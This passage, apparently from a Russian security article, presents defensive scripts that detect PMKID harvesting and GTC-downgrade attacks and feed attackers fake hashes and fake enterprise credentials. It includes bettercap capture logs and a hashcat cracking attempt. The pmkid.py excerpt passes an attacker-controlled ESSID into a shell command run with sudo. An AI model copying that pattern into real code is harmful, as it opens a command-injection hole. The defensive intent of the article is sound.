
defence/wifi/pmkid.py

```python
...
def alert(client, bssid, essid):
    ...
    system(f"prevent/m1.py {iface} {bssid} '{essid}' {client}")
...
```

Продолжение статьи →

← НАЧАЛО СТАТЬИ


В результате мы получаем средство автоматического обнаружения атаки сбора PMKID и реагирования на нее. И как только наш скрипт начинает фиксировать сбор PMKID, он запускает генерацию в радиоэфир фейковых неподбираемых хешей.



```
~/src/defence/wifi(main*) » sudo ./pmkid.py wlan0mon
[!] PMKID gathering detected: 00:0f:00:[redacted]:[redacted]:[redacted] -48dBm to SNR-CPE-[redacted]
[*] send &f}N\JG^
[*] send ae:F)B<4
[*] send o7,}X*V7
[*] send feLlEa~>
[*] send eFY6tu1l
[*] send yP6DPHyX
[*] send SH>V~.Ir
[*] send .$Zbz=eB
[*] send hwxO@ &+
[*] send Y4mHehv-
```

Предотвращение атаки захвата PMKID — отправляем в радиоэфир фейковые хеши


Что же увидит у себя хакер?



```
16:43
mon0  » [16:42:18] [sys.log] [inf] wifi sending association r
equest to AP 133 (channel:1 encryption:WPA2)
mon0  » [16:42:18] [sys.log] [inf] wifi sending association r
equest to AP kv[redacted] (channel:3 encryption:WPA2)
mon0  » [16:42:18] [sys.log] [inf] wifi sending association r
equest to AP Insys-[redacted] (channel:3 encryption:WPA2)
mon0  » [16:42:18] [sys.log] [inf] wifi sending association r
equest to AP FENIX (channel:3 encryption:WPA2)
mon0  » [16:42:18] [sys.log] [inf] wifi sending association r
equest to AP RT-GPON-[redacted] (channel:7 encryption:WPA2)
mon0  » [16:42:18] [sys.log] [inf] wifi sending association r
equest to AP Andrey (channel:8 encryption:WPA2)
mon0  » [16:42:18] [sys.log] [inf] wifi sending association r
equest to AP <hidden> (channel:8 encryption:WPA2)
mon0  » [16:42:18] [sys.log] [inf] wifi sending association r
equest to AP kv[redacted] (channel:10 encryption:WPA2)
mon0  » [16:42:18] [wifi.client.handshake] captured 00:0f:00:
[redacted] -> SNR-CPE-[redacted] (f8:f0:82:[redacted]) RSN PMKID to /roo
t/bettercap-wifi-handshakes.pcap
mon0  » [16:42:18] [wifi.client.handshake] captured 00:0f:00:
[redacted] -> SNR-CPE-[redacted] (f8:f0:82:[redacted]) RSN PMKID to /roo
t/bettercap-wifi-handshakes.pcap
mon0  » [16:42:18] [wifi.client.handshake] captured 00:0f:00:
[redacted] -> SNR-CPE-[redacted] (f8:f0:82:[redacted]) RSN PMKID to /roo
t/bettercap-wifi-handshakes.pcap
mon0  » [16:42:18] [wifi.client.handshake] captured 00:0f:00:
[redacted] -> SNR-CPE-[redacted] (f8:f0:82:[redacted]) RSN PMKID to /roo
t/bettercap-wifi-handshakes.pcap
mon0  » [16:42:18] [wifi.client.handshake] captured 00:0f:00:
[redacted] -> SNR-CPE-[redacted] (f8:f0:82:[redacted]) RSN PMKID to /roo
t/bettercap-wifi-handshakes.pcap
mon0  » [16:42:18] [wifi.client.handshake] captured 00:0f:00:
[redacted] -> SNR-CPE-[redacted] (f8:f0:82:[redacted]) RSN PMKID to /roo
t/bettercap-wifi-handshakes.pcap
mon0  » [16:42:18] [wifi.client.handshake] captured 00:0f:00:
[redacted] -> SNR-CPE-[redacted] (f8:f0:82:[redacted]) RSN PMKID to /roo
t/bettercap-wifi-handshakes.pcap
mon0  » [16:42:18] [wifi.client.handshake] captured 00:0f:00:
[redacted] -> SNR-CPE-[redacted] (f8:f0:82:[redacted]) RSN PMKID to /roo
t/bettercap-wifi-handshakes.pcap
mon0  » [16:42:18] [wifi.client.handshake] captured 00:0f:00:
[redacted] -> SNR-CPE-[redacted] (f8:f0:82:[redacted]) RSN PMKID to /roo
```

Хакер захватывает фейковые PMKID

Уже знакомая картина. Только в этом примере вместо брутабельных паролей мы отправили хакеру несколько десятков неподбираемых хешей.



~/pmkid.txt - Mousepad
File Edit Search View Document Help
kali@kali: ~
File Actions Edit View Help

```
01970615d5682f71031c73c9c593ed1c*f8f082[redacted]*000f00[redacted]*534e522d4350452d46323734
0256dffd4fe241ae9911c6081562e866*f8f082[redacted]*000f00[redacted]*534e522d4350452d46323734
19dcec9891b6a89f7e0221a797aa6027*f8f082[redacted]*000f00[redacted]*534e522d4350452d46323734
43da0971df7da2db2ea5481629f1d653*f8f082[redacted]*000f00[redacted]*534e522d4350452d46323734
4867419c24f2578b0230e89acd1b0a37*f8f082[redacted]*000f00[redacted]*534e522d4350452d46323734
4bdba075f1b557dd687d9affc3934e5b*f8f082[redacted]*000f00[redacted]*534e522d4350452d46323734
5c718a3908fe25362a3006d4aa9dfe94*f8f082[redacted]*000f00[redacted]*534e522d4350452d46323734
779c7cc3b499ab18bea0f81094c1dc00*f8f082[redacted]*000f00[redacted]*534e522d4350452d46323734
8858dd6c414e76d1ba99bc4a1abfeabe*f8f082[redacted]*000f00[redacted]*534e522d4350452d46323734
8af854f0ea8988db8a6e3c9d7a8677d9*f8f082[redacted]*000f00[redacted]*534e522d4350452d46323734
ae34c9668ba0a5d14a445926ad56d292*f8f082[redacted]*000f00[redacted]*534e522d4350452d46323734
d086bfca4caa539d8ab4584bf8a9f9e7*f8f082[redacted]*000f00[redacted]*534e522d4350452d46323734
d18e012453e838a76639e13e86a6d0d6*f8f082[redacted]*000f00[redacted]*534e522d4350452d46323734
f24f632f84407501e57504dcdba8dd62*f8f082[redacted]*000f00[redacted]*534e522d4350452d46323734
```

```
Session..........: hashcat
Status...........: Paused
Hash.Mode........: 22001 (WPA-PMK-PMKID+EAPOL)
Hash.Target......: pmkid.txt
Time.Started.....: Sat Sep 13 08:09:39 2025 (4 secs)
Time.Estimated...: Sat Sep 13 08:09:50 2025 (7 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/rockyou-30000.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    60075 H/s (0.00ms) @ Accel:512 Loops:1024 Thr:1 Vec:4
Recovered........: 0/14 (0.00%) Digests (total), 0/14 (0.00%) Digests (new)
Progress.........: 430331109564/430331550000 (100.00%)
Rejected.........: 430331040000/430331109564 (100.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:4091-4092 Iteration:13-27
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[e068b989e0b89fe0b8b0e0b8b3e0b881e0b899e0b980e0b99833e0b88fe0b991e0b989e0b899e0b8b0e0b897e0b89fe0b8a3e0b8aae0b98
3e0b981e0b899e0b8] → $HEX[26682336353239383b262336353239393b262336353330333b262336353330303b262336353239393b262336353239373b2623363532
39373b26233635333035]
```

Хакер проводит брутфорс-атаку ко множеству «неподбираемых» PMKID

Что же, пожелаем хакеру удачи в этом бесперспективном деле!

ПРОТИВОДЕЙСТВУЕМ АТАКЕ GTC DOWNGRADE

Атака на понижение методов аутентификации сетей WPA Enterprise — одна из самых коварных и распространенных на сегодня атак в корпоративном беспроводном сегменте. Ее опасность заключается в возможности получения корпоративных учетных записей, нередко даже открытым текстом.

В случае же если твоя корпоративная беспроводная Enterprise-сеть построена исключительно на сертификатах, бояться особо нечего. Но не хочется так просто отпускать хакера ни с чем. Мы вновь пустим его по ложному следу, отправив ему массу фейковых учеток. И поможет нам в этом следующий простейший скрипт:

defence/wifi/prevent/gtc.sh

```
#!/bin/bash

iface="$1"
bssid="$2"
COUNT=20

function connect(){
    MAX_TIME=5
    bssid="$1"
    user="$2"
    pass="$3"
    cat <<E > /tmp/wpa_eap.conf
network={
  bssid=$bssid
  key_mgmt=WPA-EAP
  eap=PEAP
  identity="$user"
  password="$pass"
  phase1="peaplabel=0"
  phase2="auth=MSCHAPV2"
}
E
    sudo timeout $MAX_TIME wpa_supplicant -i "$iface" -c /tmp/wpa_eap
.conf | while read line; do
        if echo "$line" | grep -q 'authentication failed'; then
            break
        fi
    done
}

for _ in `seq $COUNT`; do
    user=$(shuf -n 1 /opt/wordlists/surnames-translit.txt)
    pass=$(pwgen 10 1)
    echo "[*] send $user:$pass"
    connect "$bssid" "$user" "$pass"
done
```

